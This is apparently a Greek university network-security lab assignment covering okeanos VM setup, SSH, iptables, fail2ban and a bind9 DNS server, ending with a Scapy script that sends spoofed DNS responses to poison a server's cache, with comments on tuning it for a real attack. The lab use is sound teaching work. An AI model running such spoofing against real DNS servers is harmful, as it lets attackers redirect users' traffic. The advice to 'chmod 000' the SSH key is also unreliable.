

Εργαστήριο Δικτύων Τμήμα Μηχανικών Η/Υ & Πληροφορικής Πανεπιστήμιο Πατρών


Ερωτήσεις κατανόησης και Εργασία για το μάθημα:
Σύγχρονες Εφαρμογές Ασφάλειας Δικτύων

1) Υλοποίηση εικονικής μηχανής στη πλατφόρμα okeanos της ΕΔΕΤ.

Το ΕΔΕΤ παρέχει χώρο στο cloud που διαχειρίζεται για την δημιουργία εικονικών μηχανών για εκπαιδευτική/ερευνητική χρήση. Στο πλαίσιο της εργασίας θα υλοποιήσετε τον δικό σας DNS server. Ακολουθήστε πιστά τα παρακάτω βήματα για να δημιουργήσετε και συνδεθείτε στην εικονική σας μηχανή.

Επισκεφτείτε την σελίδα <https://okeanos-knossos.grnet.gr/home/> και κάντε sign in όπως δείχνουν οι παρακάτω εικόνες:

The image shows two screenshots of the Okeanos Knossos website. The top screenshot is the homepage, which includes a navigation bar with links like 'About', 'Services', 'Blog', 'Resources', 'Opensource', and 'Support'. A red button labeled 'create an account now >' is visible. Below the navigation bar is a large illustration of a person sitting at a desk with various computer components. Underneath the illustration, there is a 'WELCOME TO ~OKEANOS-KNOSSOS!' section and a 'STATISTICS' table showing 'Running VMs', 'Spawned VMs', and 'Active VMs', all with a value of 0. The bottom screenshot shows the login page, which has a 'LOGIN' section with a 'Sign up' link. It includes a message: 'If you are a student, professor or researcher you can login using your academic account.' Below this message is an orange 'ACADEMIC LOGIN' button. At the bottom, there are two smaller buttons: 'ACADEMIC ACCOUNT' and 'CLASSIC ACCOUNT'. A green arrow points from the 'Sign in' button in the top right of the first screenshot to the 'ACADEMIC LOGIN' button in the second screenshot.



Εργαστήριο Δικτύων Τμήμα Μηχανικών Η/Υ & Πληροφορικής Πανεπιστήμιο Πατρών

Στη συνέχεια θα κάνετε log in μέσω του eclass και θα επιβεβαιώσετε το mail που θα σας αποσταλεί πίσω από το σύστημα για τον λογαριασμό που φτιάξατε. **Προφανώς πρέπει να χρησιμοποιήσετε το ιδρυματικό σας email.**



GRNET AAI Federation Authentication & Authorization Infrastructure

re redirected to this page because you tried to access a service that participates in DELOS Federation. If you are not logged in, you have to select your Home Organization. You may save your selection, in order to avoid this question during future access attempts.

Select Home Organization

upatr

Universities

University of Patras

Confirm

Όταν ενεργοποιηθεί ο λογαριασμός σας, κάνετε log in στην αρχική σελίδα: <https://oceanos.grnet.gr/home/> και πηγαίνετε στην projects.

Logged in successfully, using Academic login.

Overview Profile API access Usage Projects Contact

Pithos is the File Storage service. Click to start uploading and managing your files on the cloud.

Cyclades is the Compute and Network Service. Click to start creating Virtual Machines and connect them to arbitrary Networks.

Access the dashboard from the top right corner of your screen. Here you can manage your profile, see the usage of your resources and manage projects to share virtual resources with colleagues.

username@synnefo.org



Εργαστήριο Δικτύων Τμήμα Μηχανικών Η/Υ & Πληροφορικής Πανεπιστήμιο Πατρών

Αναζητήστε το project networksecurity και επιλέξτε το.

okeanos KNOSSOS

Overview Profile API access Usage **Projects** Contact

ALL PROJECTS

Search: network

Name	Status	Application	Expiration	Members	Action
networksecurity.ceid.upatras.gr	Active	27/09/2022	31/03/2023	0	Join

Showing 1 to 1 of 1 entries (filtered from 190 total entries) Pagination 25 < Previous Next >

okeanos KNOSSOS

Overview Profile API access Usage **Projects** Contact

networksecurity.ceid.upatras.gr PROJECT ACTIVE

MODIFY - JOIN

Are you sure you want to join this project ?

JOIN CANCEL

networksecurity.ceid.upatras.gr
<https://eclass.upatras.gr/courses/CEID1199/>

Creation date 27/09/2022
End Date 31/03/2023
Owner Me

RESOURCES

Στη συνέχεια ο διδάσκων λαμβάνει το αίτημα σας και εγκρίνει την συμμετοχή σας στο project. Από την στιγμή αυτή, έχετε πρόσβαση στους πόρους του project και μπορείτε να δημιουργήσετε την εικονική σας μηχανή.

Εναρμονίστε στην πλατφόρμα και επιλέγετε την υπηρεσία Cyclades



Εργαστήριο Δικτύων Τμήμα Μηχανικών Η/Υ & Πληροφορικής Πανεπιστήμιο Πατρών

Cyclades kvla

Logged in successfully, using Academic login.

Overview Profile API access Usage Projects Contact

Pithos is the File Storage service. Click to start uploading and managing your files on the cloud.

Cyclades is the Compute and Network Service. Click to start creating Virtual Machines and connect them to arbitrary Networks.

και σας κατευθύνει στη δημιουργία εικονικής μηχανής.

okeanos KNOSSOS

machines

new Machine +


Welcome to ~okeanos-knossos!

From this panel you will be able to manage your Virtual Machines (VMs). The panel is currently empty, because you don't have any VMs yet. Start by clicking the orange button on the top left. The wizard will guide you through the whole process.



If the button is grey, you should gain resources by joining an existing project or creating a new one from [here](#).


Προτού ξεκινήσουμε το VM μας πρέπει πρώτα να φτιάξουμε το ιδιωτικό/δημόσιο κλειδί για να συνδεόμαστε στο VM μας. Ακολουθήστε πιστά τις παρακάτω σχηματικές οδηγίες:

Δημιουργία κλειδιού:




Εργαστήριο Δικτύων
Τμήμα Μηχανικών Η/Υ & Πληροφορικής Πανεπιστήμιο Πατρών






Εργαστήριο Δικτύων Τμήμα Μηχανικών Η/Υ & Πληροφορικής Πανεπιστήμιο Πατρών

Αποθήκευση ιδιωτικού (private key) κλειδιού στον υπολογιστή μας. Το ιδιωτικό κλειδί δεν πρέπει να το μοιραστείτε ούτε να το χάσετε!



Τώρα δημιουργούμε την εικονική μας μηχανή:



Επιλέγουμε το OS που θέλουμε,
πχ Debian headless έκδοση 9.3



Εργαστήριο Δικτύων Τμήμα Μηχανικών Η/Υ & Πληροφορικής Πανεπιστήμιο Πατρών

Create new machine close

1 Image Select an OS
Choose your preferred image 2 3 4 5

Available images

Image	Size
Kubuntu LTS (old) by system Kubuntu 14.04.5 LTS	4.81 GB
Debian Cloud by system 9.3	1.20 GB
Debian Desktop (OldStable) by system 8.10	2.86 GB
Debian Base (OldStable) by system 8.10	947.84 MB
Oracle Linux 6 by system Oracle Linux Server release 6.6	1.09 GB
Fedora Cloud by system	645.26 MB

cancel next

Επιλέγουμε τους πόρους του VM
(προκαθορισμένη μέγιστη δυνατότητα)

Create new machine close

1 2 Flavor Select CPUs, RAM and Disk Size
Available options are filtered based on the selected image 3 4 5

networksecurity.ceid.u...

Predefined

Small
Medium
Large

CPUs (2 left) Choose number of CPU cores

2 x 4 x 8 x 16 x

Memory size (2.00 GB left) Choose memory size

2 GB 4 GB 8 GB 16 GB


Disk size (30.00 GB left) Choose disk size

30 GB

Storage Select storage type

uRBD w/ Cache

previous next



Εργαστήριο Δικτύων

Τμήμα Μηχανικών Η/Υ & Πληροφορικής Πανεπιστήμιο Πατρών

Επιλέγουμε την δημιουργία νέας IP4 public διεύθυνσης και μόλις δημιουργηθεί την επιλέγουμε

Create new machine close

1 2 3 Networking Networking configuration Connect machine to networks 4 5

Available networks

Select the networks you want your machine to get connected to.

- ☒ Internet (public IPv6)
- ☒ Internet (public IPv4)
- + No IP addresses available [create new...](#)

previous next

IP v4 διεύθυνση:

Create new machine close


1 2 3 Networking Networking configuration Connect machine to networks 4 5

Available networks

Select the networks you want your machine to get connected to.

- ☒ Internet (public IPv6)
- ☒ Internet (public IPv4)
- ☒ 83.212.80.32 networksecurity.ceid.upatra...

previous next



Εργαστήριο Δικτύων Τμήμα Μηχανικών Η/Υ & Πληροφορικής Πανεπιστήμιο Πατρών

Επιλέγουμε το ιδιωτικό κλειδί που δημιουργήσαμε στην αρχή: (το βήμα αυτό δεν μπορεί να γίνει μετά την δημιουργία του VM)

Create new machine close

1 2 3 4 Personalize 5 Virtual machine custom options

Machine name
My Debian Cloud server

Public SSH keys
Your account contains the following SSH public keys. Select one or more to activate in your new machine. You will then be able to ssh with the corresponding private key without a password."

Generated ssh key name ☐
my_key ☒

Suggested tags
You may change machine tags later from the machines view.

Role
Database server File server
Mail server Web server Proxy

previous next

Επιλέγουμε “Δημιουργία” και η εικονική μηχανή θα αρχίσει να φτιάχνεται....

1 2 3 4 5 Confirm Confirm your settings
Confirm that the options you have selected are correct

Machine name
My Debian Cloud server

Image
Debian Cloud
9.3
OS Debian
Size 1.20 GB
GUI No GUI
Kernel 4.9.0-5-amd64

Flavor
CPUs 2x
Memory 2048 MB
Disk 30.00 GB
Storage type uRBD w/ Cache

SSH Keys
No keys selected


IP Addresses
83.212.80.32
networksecurity.ceid.upatra...

Networks
No private networks selected

Machine Tags
No tags selected

Project
networksecurity.ceid.u...


previous create machine



Εργαστήριο Δικτύων Τμήμα Μηχανικών Η/Υ & Πληροφορικής Πανεπιστήμιο Πατρών



Στο σημείο αυτό ένα αναδυόμενο παράθυρο ια σας δώσει και ένα συνθηματικό για να συνδεθείτε:



Όταν ολοκληρωθεί βλέπετε την παρακάτω εικόνα με τις αντίστοιχες επιλογές:





Εργαστήριο Δικτύων

Τμήμα Μηχανικών Η/Υ & Πληροφορικής Πανεπιστήμιο Πατρών

- Για την σύνδεση στην εικονική μας μηχανή, αυτή θα γίνει με χρήση ασφαλούς σύνδεσης ssh. Αν διαθέτετε υπολογιστή που τρέχει Ubuntu ή Debian ή κάποια συγγενή έκδοση Linux ακολουθείτε τα παρακάτω βήματα. Αν δεν διαθέτετε υπολογιστή με Linux χρησιμοποιήστε την εικονική μηχανή που δημιουργήσατε στην πρώτη άσκηση. Φροντίστε η εικονική μηχανή να έχει bridged τύπου network connection.
- Μεταφέρετε το αρχείο `id_rsa` που κατεβάσατε κατά την δημιουργία στον φάκελο: `/home/[user_name]/.ssh` όπου `[user_name]` το όνομα του χρήστη σας.
- Στην συνέχεια αλλάξτε δικαιώματα στο `id_rsa` με την εντολή: **`chmod 000 id_rsa`** (αυτό γίνεται για λόγους ασφάλειας, για να μην είναι προσπελάσιμο το αρχείο από άλλους χρήστες ή άλλες εφαρμογές).
- Τρέξτε την εντολή `ssh -i <μονοπάτι προς id_rsa αρχείο> debian@IP_address`. Όπου `IP_address` είναι η IP διεύθυνση της εικονικής σας μηχανή και `debian`, ο default χρήστης που έχει δημιουργηθεί. ΔΕΝ ΘΑ ΣΑΣ ΖΗΤΗΘΕΙ PASSWORD.
- Είστε πλέον συνδεδεμένοι στην εικονική μηχανή του Ωκεανός με το SSH πρωτόκολλο!
- Βάλτε άμεσα `passwd` στον root χρήστη. **Αναζητήστε στην βιβλιογραφία πως γίνεται αυτό!!**

2) Παραμετροποίηση και αύξηση προστασίας εικονικής μηχανής

Είτε σαν χρήστης `debian` (με `sudo`) ή ως `root` προσθέστε τους παρακάτω κανόνες στο firewall:

- Αποδοχή όλης της εισερχόμενης κίνησης σε κατάσταση: `RELATED, ESTABLISHED`
- Αποδοχή σύνδεσης `ssh` μόνο από IP του πανεπιστημίου Πατρών και μια επιπλέον IP από το σπίτι σας (ή από άλλου).
- Αποδοχή σύνδεσης μόνο για UDP πακέτα μόνο στην θύρα 53.
- Αποδοχή όλης της κίνησης που προέρχεται από το `localhost`.
- Πολιτική, για την αλυσίδα `INPUT, FORWARD DROP`
- Πολιτική για την αλυσίδα `OUTPUT ACCEPT`.

Εγκατάσταση του πακέτου `fail2ban` για προστασία από κακόβουλες επιθέσεις στην θύρα 22. Με την εγκατάσταση του πακέτου, ενεργοποιείτε αυτόματα το `jail` για προστασία από `ssh` επιθέσεις. Επιβεβαιώστε ότι το `fail2ban` είναι ενεργό και δοκιμάστε εάν το `ssh jail` είναι επίσης ενεργό.

Πλέον η εικονική σας μηχανή έχει την βασική αλλά επαρκή ασφάλεια από κακόβουλες επιθέσεις.

3) Υλοποίηση DNS εξυπηρετητή

Στο πλαίσιο της εργασίας θα εγκατασταθεί το λογισμικό `bind9` που αποτελείτε λογισμικό ανοικτού κώδικα που υλοποιεί την DNS υπηρεσία. Αναλυτικές οδηγίες μπορείτε να βρείτε [εδώ](#). Στην εικονική σας μηχανή στο `okeanos` εκτελέστε:

```
sudo apt install bind9 bind9utils
```



Εργαστήριο Δικτύων

Τμήμα Μηχανικών Η/Υ & Πληροφορικής Πανεπιστήμιο Πατρών

Τα κύρια αρχεία διαμόρφωσης είναι τα `named.conf`, `named.conf.default-zones`, `named.conf.local`, και `named.conf.options` που βρίσκονται στον κατάλογο `/etc/bind`

α) Τροποποιήστε τις συνδέσεις δικτύου, στον προσωπικό σας υπολογιστή και δοκιμάστε εάν ο DNS server σας δουλεύει. Ενεργοποιήστε τις καταγραφές των queries στον DNS server και δείτε εάν τα domains που πληκτρολογείτε στον browser στον προσωπικό σας υπολογιστή καταγράφονται. Καταγράφεται η IP διεύθυνση του προσωπικού σας υπολογιστή που κάνετε? Τι άλλο καταγράφετε?

β) Δημιουργήστε το αρχείο `named.conf.options`. Ο διακομιστής DNS πρέπει να διαβάσει το αρχείο `/etc/bind/named.conf` για να ξεκινήσει το αρχείο διαμόρφωσης.

Αυτό το αρχείο διαμόρφωσης περιλαμβάνει συνήθως ένα αρχείο επιλογών που ονομάζεται `/etc/bind/named.conf.options`.

Προσθέστε το ακόλουθο περιεχόμενο στο αρχείο επιλογών:

```
options {  
    dump-file "/var/cache/bind/dump.db";  
};
```

Ας υποθέσουμε ότι διαθέτουμε το domain: `example.com`, που σημαίνει ότι είμαστε υπεύθυνοι για την παροχή της οριστικής απάντησης σχετικά με το IP του domain `example.com`. Επομένως, πρέπει να δημιουργήσουμε μια ζώνη στο διακομιστή DNS προσθέτοντας τα ακόλουθα περιεχόμενα στο `/etc/bind/named.conf`. Πρέπει να σημειωθεί ότι το `example.com` προορίζεται για χρήση στην εργασία αυτή, δεν ανήκει σε κανέναν και έτσι είναι ασφαλές για χρήση.

```
zone "example.com" {  
    type master;  
    file "/var/cache/bind/example.com.db";  
};  
zone "0.168.192.in-addr.arpa" {  
    type master;  
    file "/var/cache/bind/192.168.0";  
};
```

Χρησιμοποιείτε το `192.168.0.x` ως παράδειγμα. Χρησιμοποιείτε μια οποιαδήποτε άλλη **πραγματική** IP διεύθυνση θέλετε. **Θα χρειαστεί να επανεκκινήσετε την bind υπηρεσία (`sudo service bind9 restart`)**

Το όνομα αρχείου μετά τη λέξη `file` στις παραπάνω ζώνες ονομάζεται αρχείο ζώνης. Η πραγματική IP της ανάλυση DNS τοποθετείται στο αρχείο ζώνης. Στον κατάλογο `/var/cache/bind/bind`, συνθέστε το αρχείο ζώνης `example.com.db` το οποίο θα βρείτε στο `eclass`.

Από τον προσωπικό σας υπολογιστή εκτελέστε την εντολή και δώστε την έξοδο: `dig www.example.com`

Επιπλέον από τον browser του προσωπικού σας υπολογιστή δείτε που σας κατευθύνει το `example.com`.



Εργαστήριο Δικτύων

Τμήμα Μηχανικών Η/Υ & Πληροφορικής Πανεπιστήμιο Πατρών

γ) Στην συνέχεια να τροποποιήσετε το αρχείο hosts του συστήματος έτσι ώστε όταν κάνετε dig www.example.com να γίνεστε redirect σε άλλες τυχαίες (λαναρισμένες) IP διευθύνσεις που ορίζετε εσείς στο αρχείο των hosts (/etc/hosts).

Σε όλες τις περιπτώσεις να πραγματοποιήσετε tcpdump over ssh στην εικονική σας μηχανή και να παρακολουθείτε τις συνδέσεις.

δ) 🖱️ Να τροποποιήσετε τον παρακάτω κώδικά python ώστε να στέλνεται εσφαλμένα στοιχεία στην εικονική μηχανή που τρέχει το DNS server. Παρατηρείστε την έξοδο του tcpdump καθώς τρέχει ο κώδικας. Ποιος είναι ο λόγος που απορρίπτονται τα εσφαλμένα μηνύματα;

```
#!/usr/bin/python
## dns_fake_response.py
## Avi Kak
## Shows you how you can put on the wire UDP packets that could
## potentially be a response to a DNS query emanating from a client name
## resolver or a DNS caching nameserver. This script repeatedly sends out
## UDP packets, each packet with a different DNS transaction ID. The DNS Address
## Record (meaning a Resource Record of type A) contained in the data payload
## of every UDP packet is the same --- the fake IP address for a hostname.
## Call syntax:
##
## sudo ./dns_fake_response.py

from scapy.all import *
import time
sourceIP = '10.0.0.3'          # IP address of the attacking host #(A)
destIP = '10.0.0.8'           # IP address of the victim dns server #(B)
# (If victim dns server is in your LAN, this
# must be a valid IP in your LAN since otherwise
# ARP would not be able to get a valid MAC
# address and the UDP datagram would have
# nowhere to go)
destPort = 53                 # commonly used port by DNS servers #(C)
sourcePort = 5353             #(D)
# Transaction IDs to use:
spoofing_set = [34000,34001]  # Make it to be a large and appropriate #(E)
# range for a real attack
victim_host_name = "moonshine.ecn.purdue.edu"  #(F)
# The name of the host whose IP
# address you want to corrupt with a
# rogue IP address in the cache of
# the targetd DNS server (in line (B))
rogueIP= '10.0.0.26'          # See the comment above #(G)
udp_packets = []              # This will be the collection of DNS response packets #(H)
# with each packet using a different transaction ID
for dns_trans_id in spoofing_set:    #(I)
    udp_packet = ( IP(src=sourceIP, dst=destIP )
```



Εργαστήριο Δικτύων

Τμήμα Μηχανικών Η/Υ & Πληροφορικής Πανεπιστήμιο Πατρών

```
/UDP(sport=sourcePort, dport=destPort)
/DNS( id=dns_trans_id, rd=0, qr=1, ra=0, z=0, rcode=0,
qdcount=0, anccount=0, nscount=0, arcount=0,
qd=DNSRR(rrname=victim_host_name, rdata=rogueIP,
type="A", rclass="IN") ) ) #(J)
udp_packets.append(udp_packet) #(K)
interval = 1 # for the number of seconds between successive #(L)
# transmissions of the UDP response packets.
# Make it 0.001 for a real attack. The value of 1
# is good for debugging.
repeats = 2 # Give it a large value for a real attack #(M)
attempt = 0 #(N)
while attempt < repeats:
for udp_packet in udp_packets: #(O)
sr(udp_packet) #(P)
time.sleep(interval) #(Q)
attempt += 1
```

